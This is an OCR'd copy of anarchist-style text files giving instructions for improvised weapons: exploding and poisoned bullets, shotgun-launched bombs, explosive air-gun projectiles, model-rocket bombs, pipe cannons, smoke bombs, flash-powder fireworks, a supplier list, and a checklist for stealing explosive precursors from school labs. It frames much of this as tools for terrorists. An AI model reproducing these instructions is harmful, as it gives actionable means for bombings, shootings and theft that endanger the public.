If an individual wished to produce explosive ammunition for his/her handgun, he/she could do it, provided that the person had an impact-sensitive explosive and a few simple tools. One would first purchase all lead bullets, and then make or acquire an impact-detonating explosive. By drilling a hole in a lead bullet with a drill, a space could be created for the placement of an explosive. After filling the hole with an explosive, it would be sealed in the bullet with a drop of hot wax from a candle. A diagram of a completed exploding bullet is shown below.

This hollow space design also works for putting poison in bullets.

In many spy thrillers, an assassin is depicted as manufacturing "exploding bullets" by placing a drop of mercury in the nose of a bullet. Through experimentation it has been found that this will not work. Mercury reacts with lead to form a inert silvery compound.

SPECIAL AMMUNITION FOR SHOTGUNS

Because of their large bore and high power, it is possible to create some extremely powerful special ammunition for use in shotguns. If a shotgun shell is opened at the top, and the shot removed, the shell can be re-closed. Then, if one can find a very smooth, lightweight wooden dowel that is close to the bore width of the shotgun, a person can make several types of shotgun-launched weapons.

Insert the dowel in the barrel of the shotgun with the shell without the shot in the firing chamber. Mark the dowel about six

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

inches away from the end of the barrel, and remove it from the barrel.

Next, decide what type of explosive or incendiary device is to be used. This device can be a chemical fire bottle, a pipe bomb, or a thermite bomb. After the device is made, it must be securely attached to the dowel. When this is done, place the dowel back in the shotgun. The bomb or incendiary device should be on the end of the dowel.

Make sure that the device has a long enough fuse, light the fuse, and fire the shotgun. If the projectile is not too heavy, ranges of up to 300 ft are possible. A diagram of a shotgun projectile is shown below:



Special "grenade-launcher blanks" should be used - use of regular blank ammunition may cause the device to land perilously close to the user.

SPECIAL AMMUNITION FOR COMPRESSED AIR/GAS WEAPONS

This section deals with the manufacture of special ammunition for compressed air or compressed gas weapons, such as pump BB guns, COý BB guns, and .22 cal pellet guns. These weapons, although usually thought of as kids toys, can be made into rather dangerous weapons.

SPECIAL AMMUNITION FOR BB GUNS

A BB gun, for this manuscript, will be considered any type of rifle or pistol that uses compressed air or COý gas to fire a projectile with a caliber of .177, either BB, or lead pellet. Such guns can have almost as high a muzzle velocity as a bullet-firing rifle. Because of the speed at which a .177 caliber projectile flies, an impact detonating projectile can easily be made that has a caliber of .177.

Most ammunition for guns of greater than .22 caliber use primers to ignite the powder in the bullet. These primers can be bought at gun stores, since many people like to reload their own bullets. Such primers detonate when struck by the firing pin of a gun. They will also detonate if they are thrown at a hard surface at a great speed.

Usually, they will also fit in the barrel of a .177 caliber gun. If they are inserted flat end first, they will detonate when the gun is fired at a hard surface. If such a primer is attached to a piece of thin metal tubing, such as that used in an antenna, the tube can be filled with an explosive, be sealed, and fired from a BB gun. A diagram of such a projectile appears below:



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

```
         ^
         |
         |
         |_______ antenna tubing
```

The front primer is attached to the tubing with a drop of super glue. The tubing is then filled with an explosive, and the rear primer is glued on. Finally, a tassel, or a small piece of cotton is glued to the rear primer, to insure that the projectile strikes on the front primer. The entire projectile should be about 3/4 of an inch long.

SPECIAL AMMUNITION FOR .22 CALIBER PELLET GUNS

A .22 caliber pellet gun usually is equivalent to a .22 cal rifle, at close ranges. Because of this, relatively large explosive projectiles can be adapted for use with .22 caliber air rifles. A design similar to that used in the begining of this document is suitable, since some capsules are about .22 caliber or smaller. Or, a design similar to that in this document could be used, only one would have to purchase black powder percussion caps, instead of ammunition primers, since there are percussion caps that are about .22 caliber. A #11 cap is too small, but anything larger will do nicely.

210.Rockerty - - - - - - - - - - - by Exodus

Rockets and cannon are generally thought of as heavy artillery. Perpetrators of violence do not usually employ such devices, because they are difficult or impossible to acquire. They are not, however, impossible to make. Any individual who can make or buy black powder or pyrodex can make such things. A terrorist with a cannon or large rocket is, indeed, something to fear.

ROCKETS

Rockets were first developed by the Chinese several hundred years before the myth of Christ began. They were used for entertainment in the form of fireworks. They were not usually used for military purposes because they were inaccurate, expensive, and unpredictable. In modern times, however, rockets are used constantly by the military, since they are cheap, reliable, and have no recoil. Perpetrators of violence, fortunately, cannot obtain military rockets, but they can make or buy rocket engines. Model rocketry is a popular hobby of the space age, and to launch a rocket, an engine is required. Estes, a subsidiary of Damon, is the leading manufacturer of model rockets and rocket engines. Their most powerful engine, the "D" engine, can develop almost 12 lbs of thrust; enough to send a relatively large explosive charge a significant distance. Other companies, such as Centuri, produce even larger rocket engines, which develop up to 30 lbs of thrust. These model rocket engines are quite reliable, and are designed to be fired electrically. Most model rocket engines have three basic sections. The diagram below will help explain them.

```
 _____________________________________________________________
|_____________________________________________________________| -- cardboard
\ clay  | - - - - - - - - - - | * * * | . . . .|c|         casing
 \_______|  - - - - - - - - -  | * * * |  . . . |l|
   _______ - - - thrust - - -  | smoke | eject  |a|
 / clay  |  - - - - - - - - -  | * * * | . . . .|y|
/_________|_______________________|________|_________|_|________
|_____________________________________________________________| -- cardboard
                      casing
```

The clay nozzle is where the igniter is inserted. When the area labeled "thrust" is ignited, the "thrust" material, usually a large single grain of a propellant such as black powder or pyrodex, burns, forcing large volumes of hot, rapidly expanding gasses out the narrow nozzle, pushing the rocket forward.

After the material has been consumed, the smoke section of the engine is ignited. It is usually a slow-burning material, similar to black powder that has had various compounds added to it to produce visible smoke, usually black, white, or yellow in color. This section exists so that the rocket will be seen when it reaches its maximum altitude, or apogee.

When it is burned up, it ignites the ejection charge, labeled "eject". The ejection charge is finely powdered black powder. It burns very rapidly, exploding, in effect. The explosion of the ejection charge pushes out the parachute of the model rocket. It could also be used to ignite the fuse of a bomb...

Rocket engines have their own peculiar labeling system. Typical engine labels are: 1/4A-2T, 1/2A-3T, A8-3, B6-4, C6-7, and D12-5. The letter is an indicator of the power of an engine. "B" engines are twice as powerful as "A" engines, and "C" engines are twice as powerful as "B" engines, and so on. The number following the letter is the approximate thrust of the engine, in

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

pounds. the final number and letter is the time delay, from the time that the thrust period of engine burn ends until the ejection charge fires; "3T" indicates a 3 second delay.

NOTE: An extremely effective rocket propellant can be made by mixing aluminum dust with ammonium perchlorate and a very small amount of iron oxide. The mixture is bound together by an epoxy.

BASIC ROCKET BOMB

A rocket bomb is simply what the name implies: a bomb that is delivered to its target by means of a rocket. Most people who would make such a device would use a model rocket engine to power the device. By cutting fins from balsa wood and gluing them to a large rocket engine, such as the Estes "C" engine, a basic rocket could be constructed. Then, by attaching a "crater maker", or COý cartridge bomb to the rocket, a bomb would be added. To insure that the fuse of the "crater maker" ignited, the clay over the ejection charge of the engine should be scraped off with a plastic tool. The fuse of the bomb should be touching the ejection charge, as shown below.



Duct tape is the best way to attach the crater maker to the rocket engine. Note in the diagram the absence of the clay over the ejection charge Many different types of explosive payloads can be attached to the rocket, such as a high explosive, an incendiary device, or a chemical fire bottle.

Either four or three fins must be glued to the rocket engine to insure that the rocket flies straight. The fins should look like the following diagram:



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

The leading edge and trailing edge should be sanded with sandpaper so that they are rounded. This will help make the rocket fly straight. A two inch long section of a plastic straw can be attached to the rocket to launch it from. A clothes hanger can be cut and made into a launch rod. The segment of a plastic straw should be glued to the rocket engine adjacent to one of the fins of the rocket. A front view of a completed rocket bomb is shown below.



By cutting a coat hanger at the indicated arrows, and bending it, a launch rod can be made. After a fuse is inserted in the engine, the rocket is simply slid down the launch rod, which is put through the segment of plastic straw. The rocket should slide easily along a coathanger, such as the one illustrated on the following page:



Bend wire to this shape:



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

LONG RANGE ROCKET BOMB

Long range rockets can be made by using multi-stage rockets. Model rocket engines with an "0" for a time delay are designed for use in multi-stage rockets. An engine such as the D12-0 is an excellent example of such an engine. Immediately after the thrust period is over, the ejection charge explodes. If another engine is placed directly against the back of an "0" engine, the explosion of the ejection charge will send hot gasses and burning particles into the nozzle of the engine above it, and ignite the thrust section. This will push the used "0" engine off of the rocket, causing an overall loss of weight.

The main advantage of a multi-stage rocket is that it loses weight as travels, and it gains velocity. Multi-stage rockets must be designed somewhat differently than a single stage rocket, since, in order for a rockets to fly straight, their center of gravity must be ahead of their center of drag. This is accomplished by adding weight to the front of the rocket, or by moving the center of drag back by putting fins on the rocket that are well behind the rocket. A diagram of a multi-stage rocket appears on the following page:



The fuse is put in the bottom engine.

Two, three, or even four stages can be added to a rocket bomb to give it a longer range. It is important, however, that for each additional stage, the fin area gets larger.

211.Basic Pipe Cannon

by Exodus

A simple cannon can be made from a thick pipe by almost anyone. The only difficult part is finding a pipe that is extremely smooth on its interior. This is absolutely necessary; otherwise, the projectile may jam. Copper or aluminum piping is usually smooth enough, but it must also be extremely thick to withstand the pressure developed by the expanding hot gasses in a cannon.

If one uses a projectile such as a COý cartridge, since such a projectile can be made to explode, a pipe that is about 1« - 2 feet

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

long is ideal. Such a pipe MUST have walls that are at least 1/3 to « an inch thick, and be very smooth on the interior. If possible, screw an endplug into the pipe. Otherwise, the pipe must be crimped and folded closed, without cracking or tearing the pipe. A small hole is drilled in the back of the pipe near the crimp or endplug. Then, all that need be done is fill the pipe with about two teaspoons of grade blackpowder or pyrodex, insert a fuse, pack it lightly by ramming a wad of tissue paper down the barrel, and drop in a COý cartridge. Brace the cannon securely against a strong structure, light the fuse, and run. If the person is lucky, he will not have overcharged the cannon, and he will not be hit by pieces of exploding barrel. Such a cannon would look like this:



An exploding projectile can be made for this type of cannon with a COý cartridge. It is relatively simple to do. Just make a crater maker, and construct it such that the fuse projects about an inch from the end of the cartridge. Then, wrap the fuse with duct tape, covering it entirely, except for a small amount at the end. Put this in the pipe cannon without using a tissue paper packing wad.

When the cannon is fired, it will ignite the end of the fuse, and shoot the COý cartridge. The explosive-filled cartridge will explode in about three seconds, if all goes well. Such a projectile would look like this:



ROCKET FIRING CANNON

A rocket firing cannon can be made exactly like a normal cannon; the only difference is the ammunition. A rocket fired from a cannon will fly further than a rocket alone, since the action of shooting it overcomes the initial inertia. A rocket that is launched when it is moving will go further than one that is launched when it is stationary. Such a rocket would resemble a normal rocket bomb, except it would have no fins. It would look like the image below. The fuse on such a device would, obviously, be short, but it would not be ignited until the rocket's ejection charge exploded. Thus, the delay before the ejection charge, in effect, becomes the delay before the bomb explodes. Note that no fuse need be put in the rocket; the burning powder in the cannon will ignite it, and simultaneously push the rocket out of the cannon at a high velocity.

REINFORCED PIPE CANNON

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

In high school, a friend and I built cannons and launched COý cartridges, etc, etc. However, the design of the cannon is what I want to add here. It was made from plain steel water pipe, steel wire, and lead.

Here is a cross section:



We dug into the side of a sand pile and built a chimney out of firebrick. Then we stood the assembled pipe and wire on end in the chimney, sitting on some bricks. We then had a blowtorch heating up the chimney, so that the pipe was red hot. Then we poured molten lead into the space between the pipes. If the caps aren't screwed on real tight, some of the lead will leak out. If that happens, turn off the blowtorch and the pipe will cool enough and the lead will stiffen and stop the leak.

We used homemade and commercial black powder, and slow smokeless shotgun powder in this thing. After hundreds of shots we cut it up and there was no evidence of cracks or swelling of the inner pipe.

212.Smoke Bombs

by Exodus

One type of pyrotechnic device that might be employed by a terrorist in many way would be a smoke bomb. Such a device could conceal the getaway route, or cause a diversion, or simply provide cover. Such a device, were it to produce enough smoke that smelled bad enough, could force the evacuation of a building, for example. Smoke bombs are not difficult to make. Although the military smoke bombs employ powdered white phosphorus or titanium compounds, such materials are usually unavailable to even the most well-equipped terrorist. Instead, he/she would have to make the smoke bomb for themselves.

Most homemade smoke bombs usually employ some type of base powder, such as black powder or pyrodex, to support combustion. The base material will burn well, and provide heat to cause the other materials in the device to burn, but not completely or cleanly. Table sugar, mixed with sulfur and a base material, produces large amounts of smoke. Sawdust, especially if it has a small amount of oil in it, and a base powder works well also. Other excellent smoke ingredients are small pieces of rubber, finely ground plastics, and many chemical mixtures. The material in road flares can be mixed with sugar and sulfur and a base powder produces much smoke. Most of the fuel-oxidizer mixtures, if the ratio is not correct, produce much smoke when added to a base powder. The list of possibilities goes on and on. The trick to a successful smoke bomb also lies in the container used. A plastic cylinder works well, and contributes to the smoke produced. The hole in the smoke bomb where the fuse enters must be large enough to allow the material to burn without causing an explosion. This is another plus for plastic containers, since they will melt and burn when the smoke material ignites, producing an opening large enough to prevent an explosion.

---SIMPLE SMOKE---

The following reaction should produce a fair amount of smoke. Since this reaction is not all that dangerous you can use larger amounts if necessary

- **6 pt. ZINC POWDER**
- **1 pt. SULFUR POWDER**

Insert a red hot wire into the pile, step back.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

---COLORED FLAMES---

Colored flames can often be used as a signaling device for terrorists. By putting a ball of colored flame material in a rocket; the rocket, when the ejection charge fires, will send out a burning colored ball. The materials that produce the different colors of flames appear below.

COLOR	MATERIAL	USED IN
Red	Strontium Salts	Road Flares [Strontium Nitrate] Red Sparklers
Green	Barium Salts	Green Sparklers [Barium Nitrate]
Yellow	Sodium Salts	Gold Sparklers [Sodium Nitrate]
Blue	Powdered Copper	Blue Sparklers Old Pennies
White	Powdered Magnesium -or- Firestarters	Aluminum Foil
Purple	Potassium Permanganate	Purple Fountains Treating Sewage

213.Firecrackers by Exodus

A simple firecracker can be made from cardboard tubing and epoxy. The instructions are below:

Cut a small piece of cardboard tubing from the tube you are using. "Small" means anything less than 4 times the diameter of the tube.
Set the section of tubing down on a piece of wax paper, and fill it with epoxy and the drying agent to a height of 3/4 the diameter of the tubing. Allow the epoxy to dry to maximum hardness, as specified on the package.
When it is dry, put a small hole in the middle of the tube, and insert a desired length of fuse.
Fill the tube with any type of flame-sensitive explosive. Flash powder, pyrodex, black powder, potassium picrate, lead azide, nitrocellulose, or any of the fast burning fuel-oxidizer mixtures will do nicely. Fill the tube almost to the top.
Pack the explosive tightly in the tube with a wad of tissue paper and a pencil or other suitable ramrod. Be sure to leave enough space for more epoxy.
Fill the remainder of the tube with the epoxy and hardener, and allow it to dry.
For those who wish to make spectacular firecrackers, always use flash powder, mixed with a small amount of other material for colors. By crushing the material on a sparkler, and adding it to the flash powder, the explosion will be the same color as the sparkler. By adding small chunks of sparkler material, the device will throw out colored burning sparks, of the same color as the sparkler. By adding powdered iron, orange sparks will be produced. White sparks can be produced from magnesium shavings, or from small, LIGHTLY crumpled balls of aluminum foil.

Example: Suppose I wish to make a firecracker that will explode with a red flash, and throw out white sparks.

First, I would take a road flare, and finely powder the material inside it. Or, I could take a red sparkler, and finely powder it.

Then, I would mix a small amount of this material with the flash powder. NOTE: FLASH POWDER MAY REACT WITH SOME MATERIALS THAT IT IS MIXED WITH, AND EXPLODE SPONTANEOUSLY! I would mix it in a ratio of 9 parts flash powder to 1 part of flare or sparkler material, and add about 15 small balls of aluminum foil I would store the material in a plastic bag overnight outside of the house, to make sure that the stuff doesn't react. Then, in the morning, I would test a small amount of it, and if it was satisfactory, I would put it in the firecracker.

If this type of firecracker is mounted on a rocket engine, professional to semi-professional displays can be produced.

---SKYROCKETS---

An impressive home made skyrocket can easily be made in the home from model rocket engines. Estes engines are recommended.

Buy an Estes Model Rocket Engine of the desired size, remembering that the power doubles with each letter.
Either buy a section of body tube for model rockets that exactly fits the engine, or make a tube from several thicknesses of paper and glue.
Scrape out the clay backing on the back of the engine, so that the powder is exposed. Glue the tube to the engine, so that the tube covers at least half the engine. Pour a small charge of flash powder in the tube, about « an inch.
By adding materials as detailed in the section on firecrackers, various types of effects can be produced.
By putting Jumping Jacks or bottle rockets without the stick in the tube, spectacular displays with moving fireballs or MRV's can be produced.
Finally, by mounting many home made firecrackers on the tube with the fuses in the tube, multiple colored bursts can be made.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

---ROMAN CANDLES---

Roman candles are impressive to watch. They are relatively difficult to make, compared to the other types of home-made fireworks, but they are well worth the trouble.

Buy a « inch thick model rocket body tube, and reinforce it with several layers of paper and/or masking tape. This must be done to prevent the tube from exploding. Cut the tube into about 10 inch lengths.
Put the tube on a sheet of wax paper, and seal one end with epoxy and the drying agent. About « of an inch is sufficient.
Put a hole in the tube just above the bottom layer of epoxy, and insert a desired length of water proof fuse. Make sure that the fuse fits tightly.
Pour about 1 inch of pyrodex or gunpowder down the open end of the tube.
Make a ball by powdering about two 6 inch sparklers of the desired color. Mix this powder with a small amount of flash powder and a small amount of pyrodex, to have a final ratio (by volume) of 60% sparkler material / 20% flash powder / 20% pyrodex. After mixing the powders well, add water, one drop at a time, and mixing continuously, until a damp paste is formed.

This paste should be moldable by hand, and should retain its shape when left alone. Make a ball out of the paste that just fits into the tube. Allow the ball to dry.

When it is dry, drop the ball down the tube. It should slide down fairly easily. Put a small wad of tissue paper in the tube, and pack it gently against the ball with a pencil.
When ready to use, put the candle in a hole in the ground, pointed in a safe direction, light the fuse, and run. If the device works, a colored fireball should shoot out of the tube to a height of about 30 feet. This height can be increased by adding a slightly larger powder charge in step 4, or by using a slightly longer tube.
If the ball does not ignite, add slightly more pyrodex in step 5.
The balls made for roman candles also function very well in rockets, producing an effect of falling colored fireballs.

214. Suppliers II **by Exodus**

Most, if not all, of the information in this publication can be obtained through a public or university library. There are also many publications that are put out by people who want to make money by telling other people how to make explosives at home. Adds for such appear frequently in paramilitary magazines and newspapers. This list is presented to show the large number of places that information and materials can be purchased from. It also includes fireworks companies and the like.

COMPANY NAME AND ADDRESSWHAT COMPANY SELLSFULL AUTO CO. INC.EXPLOSIVE RECIPESPO BOX 1881PAPER TUBINGMURFREESBORO, TN 37133 UNLIMITEDCHEMICALS AND FUSEPO BOX 1378-SN HERMISTON, OR 97838 AMERICAN FIREWORKS NEWSFIREWORKS NEWS MAGAZINE WITHSR BOX 30SOURCES AND TECHNIQUESDINGMAN'S FERRY, PA 18328 BARNETT INTERNATIONAL INC.BOWS, CROSSBOWS, ARCHERY MATERIALS,125 RUNNELS STREETAIR RIFLESPO BOX 226 PORT HURON, MI 48060 CROSSMAN AIR GUNSAIR GUNSPO BOX 22927 ROCHESTER, NY 14692 R. ALLENPROFESSIONAL FIREWORKS CONSTRUCTIONPO BOX 146BOOKS & FORMULASWILLOW GROVE, PA 19090 MJ DISTRIBUTINGFIREWORKS FORMULASPO BOX 10585 YAKIMA, WA 98909 EXECUTIVE PROTECTION PRODUCTS INCTEAR GAS GRENADES,316 CALIFORNIA AVEPROTECTION DEVICESRENO, NV 89509 BADGER FIREWORKS CO. INCCLASS "B" AND "C" FIREWORKS PO BOX 1451 JANESVILLE, WI 53547 NEW ENGLAND FIREWORKS CO INCCLASS "C" FIREWORKS PO BOX 3504 STAMFORD, CT 06095 RAINBOW TRAILCLASS "C" FIREWORKS PO BOX 581 EDGEMONT, PA 19028 STONINGTON FIREWORKS INCCLASS "C" AND "B" FIREWORKS 4010 NEW WILSEY BAY U.25 ROAD RAPID RIVER, MI 49878 WINDY CITY FIREWORKS INCCLASS "C" AND "B" FIREWORKSPO BOX 11(GOOD PRICES!)ROCHESTER, IN 46975

BOOKS
THE ANARCHIST COOKBOOK(highly circulated)THE IMPROVISED MUNITIONS MANUAL(formulas work, but put maker at risk)
MILITARY EXPLOSIVES
Two manuals of interest: Duponts "Blaster's Handbook", $20 manual mainly useful for rock and seismographic operations. Atlas's "Powder Manual" or "Manual of Rock Blasting" (I forget the title, it's in the office). This is a $60 book, well worth the cash, dealing with the above two topics, plus demolitions, and non-quarry blasting.

215.Checklist for Raids on Labs **by Exodus**

In the end, the serious terrorist would probably realize that if he/she wishes to make a truly useful explosive, he or she will have to steal the chemicals to make the explosive from a lab. A list of such chemicals in order of priority would probably

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

resemble the following:

LIQUIDS ***SOLIDS***

____ Nitric Acid ____ Potassium Perchlorate
____ Sulfuric Acid ____ Potassium Chlorate
____ 95% Ethanol ____ Picric Acid (usually a powder)
____ Toluene ____ Ammonium Nitrate
____ Perchloric Acid ____ Powdered Magnesium
____ Hydrochloric Acid ____ Powdered Aluminum
____ Potassium Permanganate

GASES **____ Sulfur (flowers of)**

____ Hydrogen ____ Mercury
____ Oxygen ____ Potassium Nitrate
____ Chlorine ____ Potassium Hydroxide
____ Carbon Dioxide ____ Phosphorus
____ Sodium Azide
____ Lead Acetate
____ Barium Nitrate

Print this sheet out and carry it with you! Memorize it, anything. It is INVALUABLE. All of these chemicals should be carried in your school lab. Happy hunting. :)

216.Misc Anarchy by Exodus

Tennis ball cannons and other information from the Usenet. The Usenet is a worldwide network of 15,000 machines and over 500,000 people- And growing!

